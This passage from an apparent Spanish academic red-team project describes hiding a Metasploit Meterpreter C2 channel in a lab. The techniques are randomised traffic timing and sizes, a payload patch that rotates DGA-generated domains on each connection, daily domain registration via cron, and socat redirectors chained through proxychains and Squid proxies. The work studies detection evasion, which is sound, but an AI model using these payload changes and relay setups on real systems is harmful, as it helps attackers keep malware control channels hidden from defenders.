    espacios_resp = 2000
end

i=0
while i <= espacios_resp.to_i
    added = added + ' '
    i = i + 1
end

resp.body = rpkt || ''+added+''
```

Fig. 22 Fragmento de código añadido para la modificación del tamaño de las respuestas

Como se ve en la Fig. 22, en la primera línea se obtienen el número de ceros añadidos por el bot en la cabecera. Después dependiendo de cuantos haya se añade al *body* un número de espacios diferente pero fijo por cada petición.

El número de espacios y ceros añadidos ha sido elegido al azar por la estudiante y con la única finalidad de hacer parecer que hay diferentes peticiones con sus respectivas respuestas y que sus tamaños no siguen ningún patrón.

Resultados

Tras modificar los tiempo y tamaños como se ha indicado en los apartados anteriores, se puede ver lo siguiente utilizando wireshark.




Fig. 23 Resultados tras aplicar alterar patrones

Primero a la izquierda se puede ver cómo entre los paquetes pasa cada vez un número de segundos diferente, rompiendo así el patrón ya mencionado. Cabe destacar que, aunque así no sigue ningún patrón, en un futuro sería necesario intentar aumentar el intervalo entre las diferentes peticiones, puesto que son demasiado frecuentes. Esto se ha intentado en este proyecto, pero se obtenía un error en *metasploit* por *TimeOut* y pese a que la sesión seguía comunicándose con el servidor, este era incapaz de enviar ordenes al bot.

En el centro de la imagen se puede ver como las peticiones tienen tamaños diferentes y como el servidor en función de esas peticiones envía una respuesta de un tamaño u otro.

6.7 Aplicación DGA

Hasta ahora se han estado utilizando las direcciones IPs para comunicar al atacante con la víctima, pero esto es algo que puede hacer saltar las alarmas en el firewall muy fácilmente y la comunicación sería bloqueada sin apenas esfuerzo por parte del Blue Team. Para que esto no suceda, se utilizan los dominios, que en este caso habrá que asignar a los redirectores registrándolos en el servidor DNS. La pregunta es ¿qué

dominios? Como ya se mencionó en el apartado teórico, es muy posible que si el Blue Team ve muchas comunicaciones con un mismo dominio lo acabe investigando y bloqueando, por ello se utilizan los DGA.

En este proyecto se va a utilizar el algoritmo *CharBot*, que consiste en elegir un dominio válido ya existente y sustituir dos caracteres de forma aleatoria. Para ello se utilizará una lista de los 200 dominios más visitados según *Alexa* (2204). Se podría utilizar una lista más larga o incluso más corta, pero para este proyecto se ha decidido usar ese tamaño. Hay que tener en cuenta que cuanto más corta sea, más posibilidades hay de que se generen dominio que ya se han generado previamente y estén bloqueados.

Script para generar los nombres dominio

En este caso el script utilizado se encuentra en el repositorio del proyecto, con él se generan los diferentes nombres de dominio que serán utilizados por los redirectores. Desde el punto de vista del atacante el script se utiliza tal y como está en dicho repositorio, mientras que desde el cliente será una función que se ha insertado en el payload y a la que se le ha añadido un par de líneas a mayores que son las siguientes

```
random.seed()
redirector = changed_names_random[random.randrange(0,NUM_REDIRECTORS)]
return redirector
```

La primera es para reestablecer la semilla y que no use la fecha, después se genera un número a aleatorio entre 0 y el número de redirectores para elegir uno de los dominios creados y se devuelve.

Script para registrar los nombres de domino

El script que utiliza el atacante para registrar los nombres de dominio de los redirectores en el servidor DNS del laboratorio está también en el repositorio. Lo que hace es crear registros con una duración de un día, de esta forma, los nombres de dominio de los redirectores estarán activos como máximo 24 horas. Esto podría ser ejecutado manualmente por el atacante o puede programarse la tarea con cron.

En este caso se utilizará cron para automatizar el proceso y minimizar los posibles fallos. Para crear dicha tarea en cron es necesario hacer lo siguiente:

```
$ crontab -e
```

Se abrirá el archivo de cron en el que es necesario escribir la tarea tal y como viene en el manual (crontab(5) - Linux man page, s.f.):

0 18 * * * /home/usuario/Escritorio/payloads/charbot/register-domains.sh

Esto hará que se ejecute el script “register-domains.sh” a las 18:00 todos los días, por los que los dominios serán validos desde ese momento hasta las 18:00 del día siguiente que justo se volverán a registrar dominios nuevos.

Actualización del payload

Una vez ya están los scripts para registrar los nombres de dominio, es necesario actualizar el payload del bot para que los utilice. Como ya se ha mencionado, lo primero es definir la función que generará los dominios con las modificaciones indicadas.

Lo siguiente es entender en qué momentos es necesario llamarla. Lo primero es modificar la constante *HTTP_CONNECTION_URL*, que se define al principio y se utiliza al final, cuando se crea un objeto de tipo *HttpTransport*. Si se modifica únicamente esta constante, se utilizará un nombre de dominio de los generados por el algoritmo, pero siempre el mismo. Esto no es lo que se pretende, sino que cada vez que el bot conecte con el servidor lo haga a través de los diferentes redirectores, es decir, tiene que cambiar el nombre de dominio de las peticiones.


Para hacer esto es necesario examinar a fondo el funcionamiento del código. Una vez se crea el objeto *HttpTransport*, se crea otro objeto *PythonMeterpreter* al que se le pasa el anterior como parámetro durante la creación, y por tanto contiene toda la información, incluyendo la URL. Después se ejecuta el método *run()* de dicho objeto, que si lo buscamos, es el que contiene el bucle que se encargará de recibir y enviar los diferentes paquetes. Es aquí donde es necesario cambiar la URL, para que en cada vuelta del bucle (en cada comunicación) la URL cambie.

En este caso al final del bucle se modifica directamente el objeto sobre el que se ha ejecutado el método *run* que en Python es referido como *self*. Hay que modificar la URL que es un atributo del objeto *HttpTransport* llamado *transport* que a su vez es un atributo del objeto *PythonMeterpreter*. Eso se hace con la siguiente línea

```
  self.transport.url =
'https://'+generate_domain()+'/KTRhg_yaxFhjGXYNAWP4iwOxsNqPIoApEWI'
```

Análisis de los resultados

En la siguiente imagen se muestra el tráfico resultante una vez se han aplicado todos los cambios que se han mencionado en los apartados anteriores.



192.168.5.20	192.168.2.50	DNS	90	Standard query 0x700a AAAA tenzert.malvado.org OPT
192.168.2.50	192.168.5.20	DNS	135	Standard query response 0x700a AAAA tenzert.malvad
192.168.5.20	192.168.2.12	TLSv1.3	583	Client Hello
192.168.2.12	192.168.5.20	TLSv1.3	1675	Server Hello, Application Data, Application Data,
192.168.5.20	192.168.2.12	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.12	TLSv1.3	446	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	201	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	90	Application Data
192.168.5.20	192.168.2.50	DNS	89	Standard query 0x16bf AAAA uliytn.malvado.org OPT
192.168.2.50	192.168.5.20	DNS	134	Standard query response 0x16bf AAAA uliytn.malvado
192.168.5.20	192.168.2.13	TLSv1.3	583	Client Hello
192.168.2.13	192.168.5.20	TLSv1.3	1675	Server Hello, Application Data, Application Data,
192.168.5.20	192.168.2.13	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.13	TLSv1.3	445	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	201	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	90	Application Data
192.168.5.20	192.168.2.50	DNS	88	Standard query 0xc361 AAAA kmxll.malvado.org OPT
192.168.2.50	192.168.5.20	DNS	133	Standard query response 0xc361 AAAA kmxll.malvado.
192.168.5.20	192.168.2.14	TLSv1.3	583	Client Hello
192.168.2.14	192.168.5.20	TLSv1.3	1675	Server Hello, Application Data, Application Data,
192.168.5.20	192.168.2.14	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.14	TLSv1.3	444	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	201	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	90	Application Data
192.168.5.20	192.168.2.50	DNS	88	Standard query 0x5a6c AAAA kmxll.malvado.org OPT
192.168.2.50	192.168.5.20	DNS	133	Standard query response 0x5a6c AAAA kmxll.malvado.
192.168.5.20	192.168.2.14	TLSv1.3	583	Client Hello
192.168.2.14	192.168.5.20	TLSv1.3	1675	Server Hello, Application Data, Application Data,
192.168.5.20	192.168.2.14	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.14	TLSv1.3	444	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	201	Application Data

Fig. 24 Trafico con algoritmo DGA

Como se puede ver, antes de cada una de las conexiones con los redirectores hay una petición DNS, solicitando la IP del dominio generado de forma aleatoria. En la petición DNS se puede observar cómo cambia el nombre de dominio, y cómo posteriormente la IP también cambia dependiendo de que domino se haya solicitado.

Las peticiones DNS son tráfico visible y que el Blue Team puede examinar. Si ya sea porque los redirectores no funcionan correctamente o porque ya han bloqueado los dominios, el bot hace peticiones DNS de forma continua, sería muy fácil identificarlo y saber que está comprometido. Por ello, existen otras técnicas de encapsulación del protocolo DNS sobre paquetes HTTPS, que irían encriptados y el Blue Team no podría examinar. Esto no se ha llevado a cabo en el proyecto por falta de tiempo, quedaría pendiente y podría hacerse en futuros proyectos.

6.8 Servidores proxy

El atacante debería suponer que el Blue Team va a detectar los paquetes que se mandan el cliente y el servidor de la infraestructura C2 por lo que tiene que implementar algún método que le permita permanecer anónimo y que no sean capaces de atribuirle la autoría del ataque. Es aquí donde entran los métodos de anonimización como pueden ser los servidores proxys, Tor, VPNs, etc.

En este caso, se utilizarán servidores proxys encadenados con la aplicación *proxychains* que permite ejecutar cualquier aplicación a través de servidores proxy. Tiene diferentes modos de encadenamiento de los proxys que son los siguientes:

- Cadena estricta: se utilizarán los proxys en el orden escrito y es necesario que todos funcionen para que la comunicación con el destino se produzca.
- Cadena dinámica: utiliza los proxys en el orden escrito, pero en este caso si un proxy no funciona, se salta al siguiente, por tanto, no es necesario que todos funcionen.
- Cadena *random*: cada conexión se hará escogiendo los proxys de forma aleatoria, utilizando tantos proxys como se indiquen en el campo *chain_len*.
- Cadena round-robin: cada conexión se hará encadenando tantos proxys como indique *chain_len*, en el orden escrito y empezando en el proxy siguiente al último utilizado en la comunicación anterior, saltando los proxys muertos.

Además, tiene otros parámetros que permiten personalizar más el comportamiento de proxychains, pero en este caso no se modificará ninguno.

Para añadir los proxys que se pueden utilizar, es necesario modificar el archivo /etc/proxychains4.conf. Al final de dicho archivo está el apartado *[ProxyList]* donde se escribirán los proxys. Es necesario indicar que tipo de proxy es (http, socks4, socks5, raw), la IP del servidor proxy, el puerto y en caso de ser necesario usuario y contraseña.

Squid

En este experimento la idea principal es comunicar la maquina Kali con la victima a través de *proxychains*, pero debido a que en este caso la víctima es la primera en ponerse en contacto con el atacante, a no ser que la víctima supiera la dirección del atacante, no puede utilizar *proxychains* directamente. En su lugar, se comunicará con un redirector Socat, cuyo dominio se generará con el DGA. Estas máquinas ejecutarán Socat a través de *proxychains*, como se indica en el siguiente diagrama simplificado.




Fig. 25 Diagrama de comunicación entre la víctima y el atacante

El bot es el que inicia la comunicación, pero no sabe cuál es la dirección del atacante, por tanto, deberá enviar los paquetes a alguna máquina que si lo sepa. Estas máquinas son los redirectores socat, que estarán ejecutando socat a través de *proxychains* con el siguiente comando:

```
proxychains socat TCP4-LISTEN:443,fork TCP4:192.168.1.40:443
```

Esto lo que hace es que cuando envía el tráfico al atacante, pasa por los diferentes proxys configurados en el archivo de configuración de *proxychains*.

La estructura que se utilizará es la mostrada en la Fig. 25, dos equipos serán redirectores socat, que tendrán dominios diferentes cada día y otros dos equipos que serán los proxys que utilizará proxychains. Con las dos capas, la de socat y la de proxy, se pretende dificultar la identificación del atacante, añadiendo niveles que el Blue Team tendría que ser capaz de superar. En un entorno real, sería conveniente tener más máquinas en cada capa, sobre todo en la capa de proxys, para así variar la combinación más frecuentemente.

Lo primero que hay que hacer es configurar los servidores proxy. En este proyecto se utilizará la herramienta *squid* para ello. En este caso, la configuración será muy simple, manteniéndose la configuración que viene por defecto en el archivo /etc/squid/squid.conf con un pequeño cambio. Este cambio será añadir la siguiente línea:

```
http_access allow all
```

Esta línea lo que permite todas las conexiones, puesto que en este tipo de proxys no se pretende filtrar las peticiones. Es necesario que esta línea sea añadida antes del resto de reglas o borrarlas para que tenga efecto. El archivo de configuración final de los servidores proxy está en el repositorio de GitLab del proyecto.

Una vez los servidores proxy están funcionando, hay que configurar los archivos /etc/proxychains4.conf de los redirectores socat. Este archivo contiene lo siguiente:

```
random_chain
chain_len = 2

# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
http 192.168.2.13 3128
http 192.168.2.14 3128
```

Se ha elegido la opción de *random_chain* porque en una situación más realista, con muchos más servidores proxys, cada vez que el bot se comunicase con el atacante lo haría por caminos diferentes. Como aquí hay únicamente dos servidores proxy y la longitud de las cadenas está definida en *chain_len* como 2, únicamente habrá dos caminos posibles, primero por el redirector 192.168.2.13 y luego por el 192.168.2.14 o al revés.

Las tres siguientes líneas están por defecto y no se han modificado, la primera es para que las peticiones DNS se hagan también a través de los proxys, evitando así fugas dns permitiendo así a los ISP ver que peticiones DNS se están haciendo. En este proyecto no se entrará mucho en este tema, si se quiere más información visitar (Mehta, 2020) (getridbug, s.f.). Las dos siguientes establecen los *timeouts*.

Por último, está la lista de servidores proxy que se va a utilizar, en este caso están únicamente la máquina 192.168.2.13 y la 192.168.2.14, en las que se indica que es un proxy http y que el puerto es el que utiliza squid por defecto, el 3128. El orden de la lista como ya se ha mencionado no importa, porque la cadena será aleatoria.

Una vez configurado tanto los servidores proxy como las máquinas que serán los redirectores socat, ya está todo listo para funcionar. Lo primero que tiene que hacer el bot es resolver el nombre de dominio generado por el algoritmo DGA, para ello se comunica con el servidor DNS, que en la Fig. 26, son las flechas de color amarillo. Una vez tiene la IP que en este caso será la 192.168.2.11, la pasa a ella los mensajes. Esta máquina estará ejecutando socat, por tanto, sabe cuál es la IP del atacante, pero al estar ejecutando proxychains también, los mansajes los pararán a los proxys. En este ejemplo, el mensaje va primero a la máquina 192.168.2.14 y después a la 192.168.2.13. El último proxy es el que envía el mensaje a el atacante. Todo esto en el dibujo está representado con las flechas azules.





Fig. 26 Ejemplo comunicación bot - servidor


El camino de la respuesta es igual, pero en el sentido contrario, el servidor manda la respuesta al proxy, este al siguiente proxy que lo pasa al redirector y por último llega al bot. En la Fig. 26 está representado con las flechas moradas.

A continuación, se muestran una serie de imágenes de qué se puede ver desde wireshark desde cada una de las máquinas a las que se tiene acceso que participan en una comunicación del bot con el servidor.




192.168.5.20	192.168.2.50	DNS	92	Standard query 0x2067 AAAA dailzmbil.malvado.org OPT
192.168.2.50	192.168.5.20	DNS	137	Standard query response 0x2067 AAAA dailzmbil.malvado
192.168.5.20	192.168.2.12	TLSv1.3	583	Client Hello
192.168.2.12	192.168.5.20	TLSv1.3	1580	Server Hello, Application Data, Application Data, App
192.168.5.20	192.168.2.12	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.12	TLSv1.3	418	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	321	Application Data
192.168.2.12	192.168.5.20	TLSv1.3	225	Application Data, Application Data

Fig. 27 Paquetes del cliente al redirector




192.168.2.1	192.168.2.12	TLSv1.3	583	Client Hello
192.168.2.12	192.168.2.1	TLSv1.3	1580	Server Hello, Application Data, Application D
192.168.2.1	192.168.2.12	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.2.1	192.168.2.12	TLSv1.3	418	Application Data
192.168.2.12	192.168.2.1	TLSv1.3	321	Application Data
192.168.2.12	192.168.2.1	TLSv1.3	321	Application Data
192.168.2.12	192.168.2.1	TLSv1.3	225	Application Data, Application Data

Fig. 28 Paquetes del redirector socat al primer proxy




192.168.2.14	192.168.2.13	TLSv1.3	583	Client Hello
192.168.2.13	192.168.2.14	TLSv1.3	1580	Server Hello, Application Data, Application Data, A
192.168.2.14	192.168.2.13	TLSv1.3	498	Change Cipher Spec, Application Data, Application D
192.168.2.13	192.168.2.14	TLSv1.3	321	Application Data
192.168.2.13	192.168.2.14	TLSv1.3	321	Application Data
192.168.2.13	192.168.2.14	TLSv1.3	225	Application Data, Application Data

Fig. 29 Paquetes del primer proxy al segundo



192.168.2.14	*192.168.2.13*	*TLSv1.3*	*583*	*Client Hello*
192.168.2.13	*192.168.1.40*	*TLSv1.3*	*583*	*Client Hello*
192.168.1.40	*192.168.2.13*	*TLSv1.3*	*1580*	*Server Hello, Application Data, Appli*
192.168.2.13	*192.168.2.14*	*TLSv1.3*	*1580*	*Server Hello, Application Data, Appli*
192.168.2.14	*192.168.2.13*	*TLSv1.3*	*498*	*Change Cipher Spec, Application Data,*
192.168.2.13	*192.168.1.40*	*TLSv1.3*	*498*	*Change Cipher Spec, Application Data,*
192.168.1.40	*192.168.2.13*	*TLSv1.3*	*321*	*Application Data*
192.168.2.13	*192.168.2.14*	*TLSv1.3*	*321*	*Application Data*
192.168.1.40	*192.168.2.13*	*TLSv1.3*	*321*	*Application Data*
192.168.2.13	*192.168.2.14*	*TLSv1.3*	*321*	*Application Data*
192.168.1.40	*192.168.2.13*	*TLSv1.3*	*201*	*Application Data*
192.168.1.40	*192.168.2.13*	*TLSv1.3*	*90*	*Application Data*
192.168.2.13	*192.168.2.14*	*TLSv1.3*	*225*	*Application Data, Application Data*

Fig. 30 Paquetes del segundo proxy al servidor



192.168.1.1	192.168.1.40	TLSv1.3	583	Client Hello
192.168.1.40	192.168.1.1	TLSv1.3	1580	Server Hello, Application Data, Application Data
192.168.1.1	192.168.1.40	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.1.1	192.168.1.40	TLSv1.3	418	Application Data
192.168.1.40	192.168.1.1	TLSv1.3	321	Application Data
192.168.1.40	192.168.1.1	TLSv1.3	321	Application Data
192.168.1.40	192.168.1.1	TLSv1.3	201	Application Data
192.168.1.40	192.168.1.1	TLSv1.3	90	Application Data


Fig. 31 Paquetes recibidos por el servidor

En la Fig. 27 se ve como el cliente primero hace una petición DNS para resolver el nombre de dominio y una vez tiene la IP se comunica con el redirector socat, en este caso es el 192.168.2.12. Después en la imagen Fig. 28 se ve como el redirector socat recibe los paquetes y los reenvía al primer proxy, que serán encaminados por la máquina 192.168.2.1. La siguiente imagen (Fig. 29) ilustra como el primer proxy manda los paquetes al segundo y la siguiente (Fig. 30) como el segundo proxy recibe los paquetes del primero y se los envía al servidor. Por último, en la Fig. 31 se ven los paquetes que recibe el servidor.

Apache web server

Con la infraestructura presentada en el apartado anterior se consigue por un lado ocultar la verdadera dirección del servidor C2 al bot, que en ningún momento se comunica directamente con él. Por otro lado, se consigue una infraestructura fiable, dado que, si falla alguno de los equipos, la infraestructura sigue funcionando correctamente, aunque con más limitaciones en este caso dado que hay pocas máquinas.

Sin embargo, no se cumplen dos características importantes a la hora de construir una infraestructura C2 (Trizna, 2021). La primera es que todo el tráfico va redirigido al servidor C2, y por tanto en una investigación, el Blue Team llegaría hasta esta máquina. La segunda es que no se simula tráfico legítimo correctamente. Tal y como está configurado, si se busca cualquiera de los dominios en el buscador, se mostrará la página por defecto de *Metasploit* (Fig. 32), es decir, en realidad si se está mostrando una página web que podría ser legítima, pero es muy fácilmente reconocible.



It works!

Fig. 32 Página web mostrada por metasploit

Esta página es fácilmente reemplazable gracias a la variable `HttpUnknownRequestResponse`, pero como en este caso tampoco queremos que lleguen hasta el servidor C2, no se cambiará.

En su lugar, y para conseguir las dos características que faltan mencionadas, se utilizara un servidor Apache, que además de ser un servidor web, puede actuar como un *reverse proxy* (Apache, 2021). Es decir, en vez de situar el proxy delante del cliente y protegerle a él, se colocará delante del servidor y se encargará de filtrar las peticiones y determinar cuáles llegan al servidor.

